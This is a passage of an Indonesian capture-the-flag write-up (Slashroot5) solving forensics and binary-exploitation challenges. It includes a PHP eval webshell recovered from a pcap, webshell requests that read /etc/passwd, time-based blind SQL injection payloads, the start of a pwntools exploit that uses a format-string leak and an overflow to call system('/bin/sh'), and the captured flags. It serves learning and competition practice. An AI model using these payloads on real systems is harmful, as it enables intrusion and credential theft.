00000000a0: 66 6f 72 20 69 20 69 6e 20 72 61 6e 67 65 28 6c   for.i.in.range(l
00000000b0: 65 6e 28 64 61 74 61 29 29 29 20 0d 0a 74 72 79   en(data)))...try
00000000c0: 3a 20 0d 0a 20 20 20 20 70 61 73 73 77 64 20 3d   :.......passwd.=
00000000d0: 20 75 6e 68 65 78 6c 69 66 79 28 61 72 67 76 5b   .unhexlify(argv[
00000000e0: 31 5d 29 20 0d 0a 65 78 63 65 70 74 3a 20 0d 0a   1])...except:...
00000000f0: 20 20 20 20 65 78 69 74 28 29 20 0d 0a 66 6c 61   ....exit()...fla
0000000100: 67 20 3d 20 6f 70 65 6e 28 22 66 6c 61 67 2e 7a   g.=.open("flag.z
0000000110: 69 70 22 2c 20 22 72 62 22 29 2e 72 65 61 64 28   ip",."rb").read(
0000000120: 29 20 20 20 20 20 0d 0a 66 6c 61 67 5f 65 6e 63   ).......flag_enc
0000000130: 20 3d 20 78 6f 72 28 66 6c 61 67 2c 20 70 61 73   .=.xor(flag,.pas
0000000140: 73 77 64 29 20 0d 0a 77 69 74 68 20 6f 70 65 6e   swd)...with.open
0000000150: 28 22 71 5a 65 65 62 33 72 72 72 72 22 2c 20 22   ("qZeeb3rrrr",."
0000000160: 77 62 22 29 20 61 73 20 66 3a 20 0d 0a 20 20 20   wb").as.f:......
0000000170: 20 66 2e 77 72 69 74 65 28 66 6c 61 67 5f 65 6e   .f.write(flag_en
0000000180: 63 29 20 0d 0a 6f 73 2e 72 65 6d 6f 76 65 28 22   c)...os.remove("
0000000190: 66 6c 61 67 2e 7a 69 70 22 29 20 0d 0a 6f 73 2e   flag.zip")...os.
00000001a0: 72 65 6d 6f 76 65 28 61 72 67 76 5b 30 5d 29 20   remove(argv[0]).
00000001b0: 0d 0a                                              ..
```

Script nya hanya melakukan xor dengan key yang bisa ditemukan di consoles




```
 Directory of C:\WINDOWS\system32\AV

10/14/2021  05:29 AM    <DIR>          .
10/14/2021  05:29 AM    <DIR>          ..
10/14/2021  05:32 AM               803 asQkg7s0ok.bat
10/14/2021  02:14 AM            21,759 flag.zip
               2 File(s)         22,562 bytes
               2 Dir(s)   8,471,093,248 bytes free

C:\WINDOWS\system32\AV>asQkg7s0ok.bat

C:\WINDOWS\system32\AV>python woJehaDdwaEh 859df49982e5f9189e575d0f71911116

C:\WINDOWS\system32\AV>cd \

C:\>
```

Sehingga hanya perlu diubah input outputnya dan diubah menjadi .zip file (script akan dicantumkan di segmen bawah)



```
root@kali:~/Documents/elp# cat clipboard.log
Session   WindowStation Format              Handle Object     Data
────────  ───────────── ─────────────────── ────── ────────── ─────────────────
       0 WinSta0       CF_UNICODETEXT     0×50093 0×e1b2a640 aW5pIHBhc3N3b3Jkbnlh
0×e1b2a64c  61 00 57 00 35 00 70 00 49 00 48 00 42 00 68 00   a.W.5.p.I.H.B.h.
0×e1b2a65c  63 00 33 00 4e 00 33 00 62 00 33 00 4a 00 6b 00   c.3.N.3.b.3.J.k.
0×e1b2a66c  62 00 6e 00 6c 00 68 00 00 00                     b.n.l.h...
       0 WinSta0       CF_LOCALE         0×1f0125 0×e1128c30
0×e1128c3c  09 04 00 00                                       ....
       0 WinSta0       CF_TEXT                0×1 ──────────
       0 WinSta0       CF_OEMTEXT             0×1 ──────────
root@kali:~/Documents/elp# echo aW5pIHBhc3N3b3Jkbnlh | base64 -d
ini passwordnyaroot@kali:~/Documents/elp# 
```

Zipnya bisa di unlock dengan password "ini passwordnya" di clipboard dan didapatkan flag



Code:

```
enc.py
```

```
from binascii import unhexlify
from sys import argv
import os

def xor(data, key):
     ret = b''
     for i in range(len(data)):
          ret += bytes([data[i] ^ key[i % len(key)]])
     print(ret)
     return ret
try:
     passwd = unhexlify(argv[1])
except:
     exit()

flag = open("qZeeb3rrrr", "rb").read()
flag_enc = xor(flag, passwd)

with open("flag.zip", "wb") as f:
     f.write(flag_enc)
```

Flag:

Slashroot5{thank_you_for_elping_me_:D}


Hecker

Langkah Penyelesaian:

Diberikan pcap yang isinya hasil scan OWASP ZAP sehingga banyak sekali noise nya, penulis menyadari vulnerability ee_upload_engine dan melihat simple webshell upload.

Menggunakan wireshark filter http.request.uri contains "/wp-content/plugins/simple-file-list/ee-upload-engine.php"

```
<?php
if($_GET["password"]=="0b011660dcc5ac8d1eac6463383910d7"){eval($_GET["cmd"]);}else{echo "<title>404 Not Found</title><h1>Not Found</h1>";}?>
--3d32504ebb7de9249b8386613020d128--
```




```
<?php if($_GET["password"]=="0b011660dcc5ac8d1eac6463383910d7"){eval($_GET["cmd"]);}else{echo "<title>404 Not Found</title><h1>Not Found</
h1>";}?>
--3d32504ebb7de9249b8386613020d128--
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 26 Sep 2021 07:14:03 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

SUCCESS
```

Kemudian penulis melakukan strings terhadap wireshark

```
,GET
//wp-content/uploads/simple-file-list/76.php?password=0b011660dcc5ac8d1eac6463383910d7&cmd=echo `cat /etc/passwd`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/6509.php?password=f99d2be2bea8649997ccedddb7dea6e2&cmd=echo `whoami`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/5034.php?password=d12810fe84535ec49cd08e363e11ea94&cmd=echo `pwd` HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/9409.php?password=7f64b402815bd73622b33555d1f138e0&cmd=echo `ls -la`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/3712.php?password=b6797c9c7c2ae417e65f01a371e46973&cmd=echo `file about.jpg`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/8983.php?password=7be3cd2a9ea40b60c791691d4776cf0a&cmd=echo `exiftool about.jpg`; HTTP/1.1
```

```
,GET
//wp-content/uploads/simple-file-list/207.php?password=ecd749f67
6e109d8931eb7788da824f8&cmd=echo `cat /etc/passwd`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/7750.php?password=42ac3d4a
f4f45f5f02bb33af34d668d7&cmd=echo `whoami`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/5869.php?password=3d49e103
4497168c7b5bdf1a4b712a1e&cmd=echo `pwd` HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/9097.php?password=82dff6a6
519c5ad47e1be9e8b6285d79&cmd=echo `ls -la`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/8063.php?password=4cdb4934
434ac2c5356b15859765f1ee&cmd=echo `file about.jpg`; HTTP/1.1
,GET
//wp-content/uploads/simple-file-list/8686.php?password=026517d2
007295c9a5f77eef8e86a07f&cmd=echo `exiftool about.jpg`; HTTP/1.1
```

Pada exiftool about.jpg bisa dilihat hex pada salah satu field



```
User-Agent: python-requests/2.22.0
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sun, 26 Sep 2021 07:14:19 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Content-Encoding: gzip

ExifTool Version Number         : 11.88
File Name                       : about.jpg
Directory                       : .
File Size                       : 53 kB
File Modification Date/Time     : 2021:09:26 06:17:48+00:00
File Access Date/Time           : 2021:09:26 06:17:48+00:00
File Inode Change Date/Time     : 2021:09:26 06:17:48+00:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Current IPTC Digest             : 6decb250c54db7e91b3e0f43052420af
Coded Character Set             : UTF8
Envelope Record Version         : 4
Copyright Notice                : Rawpixel Ltd.
Application Record Version      : 4
Keywords                        : collection, graphic, icon, illustration, vector, activity, avatar, cheerful, communication, connection,
device, digital, gadget, lifestyle, men, people, technology, wireless, women, hacker, computer, security, crime, cyber attack, phishing,
scam
Caption-Abstract                : Illustration of human avatar using technology
Exif Byte Order                 : Big-endian (Motorola, MM)
X Resolution                    : 300
Y Resolution                    : 300
Resolution Unit                 : inches
Software                        : rawpixel ltd.
Y Cb Cr Positioning             : Centered
Copyright                       : Rawpixel Ltd.
XP Comment                      : 536c617368726f6f74357b4136754e754b6f353258314e366e6a357962696b714171635354366b334542617d
```

Pada field XP Comment terlihat semacam hex string

```
536c617368726f6f74357b4136754e754b6f353258314e366e6a357962696b71
4171635354366b334542617d
```

Yang kalau di decode menjadi flag


Flag:

```
Slashroot5{A6uNuKo52X1N6nj5ybikqAqcST6k3EBa}
```

Hecker AGAIN!!!

Langkah Penyelesaian:

Diberikan access log, penulis menyadari sesuatu hal penting, yaitu memfilter by user agent. Setelah mengerjakan soal Hacker pertama, penulis yakin bahwa sqlmap adalah noise untuk mempersulit soal. Jadi penulis melakukan grep terhadap user agent python-requests



```
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 97, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 98, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 99, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 100, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 101, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 102, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 103, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 104, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 105, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 106, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 107, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 108, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 109, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 110, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 111, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 112, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 113, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 114, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 115, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 116, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 117, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 118, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 119, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 120, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 121, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 122, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 65, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 66, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 67, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 68, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 69, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 70, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 71, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 72, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 73, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 74, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 75, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 76, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 77, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 78, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 79, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 80, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 81, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 82, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),1,1)) = 83, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),2,1)) = 84, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),2,1)) = 85, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),2,1)) = 86, SLEEP(1), NULL))) BLAH)
0 AND (SELECT 1 FROM (SELECT(IF(ascii(substr(database(),2,1)) = 87, SLEEP(1), NULL))) BLAH)
```

Seperti sedang melakukan bruteforce nama database menggunakan substring. Ascii pertama yang benar adalah S kapital, yang berarti kemungkinan nama database = flag

Menggunakan script untuk parsing dan translate didapatkan flag

Code:

[nama file]

```
with open('message.txt','r') as handle:
    datas = handle.readlines()

_dict = {}
for d in datas:
    _dict[d.strip().split(',')[1]] = d.strip().split('=
')[1].split(',')[0]
print(_dict)
for i in range(1,25):
  print(chr(int(_dict[str(i)])),end='')
```

Flag:


Slashroot5{r34d_l0gf1l3}

Binary Exploitation

Doge Game

Langkah Penyelesaian:

Diberikan 2 input.
Input pertama bisa format string, saya akan memakai vuln tersebut untuk mendapatkan base libc address dengan cara leak __libc_start_main.
Input kedua bisa buffer overflow, saya akan memakai vuln tersebut untuk call system, sebelumnya memasukan address yang berisi /bin/sh ke rdi, setelah itu baru manggil system
Jadi system("/bin/sh")



```
┌─[root@kali]─[/media/sf_CTF/slashroot/Doge_Game]
└──╼ #python solve.py
[*] '/media/sf_CTF/slashroot/Doge_Game/chall'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 103.145.226.170 on port 2022: Done
[*] '/media/sf_CTF/slashroot/Doge_Game/libc6_2.31-0ubuntu9.2_amd64.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
['0x1f065752a228f100', '0x7ff3dbd550b3']
0x7ff3dbd2e000
[*] Switching to interactive mode
�U$ls
chall
chall.c
flag.txt
$ cat flag.txt
Slashroot5{>,<Puuramu-kun hontou ni kawaii desu nee~ >,<}
$
```

Code:

```
solve.py
```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
```

```python
# This exploit template was generated via:
# $ pwn template --host 103.145.226.170 --port 2022 ./chall
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./chall')

# Many built-in settings can be controlled on the command-line and
show up
# in "args".  For example, to dump all data sent/received, and
disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR
# ./exploit.py GDB HOST=example.com PORT=4141
host = args.HOST or '103.145.226.170'
port = int(args.PORT or 2022)

def start_local(argv=[], *a, **kw):
    '''Execute the target binary locally'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript,
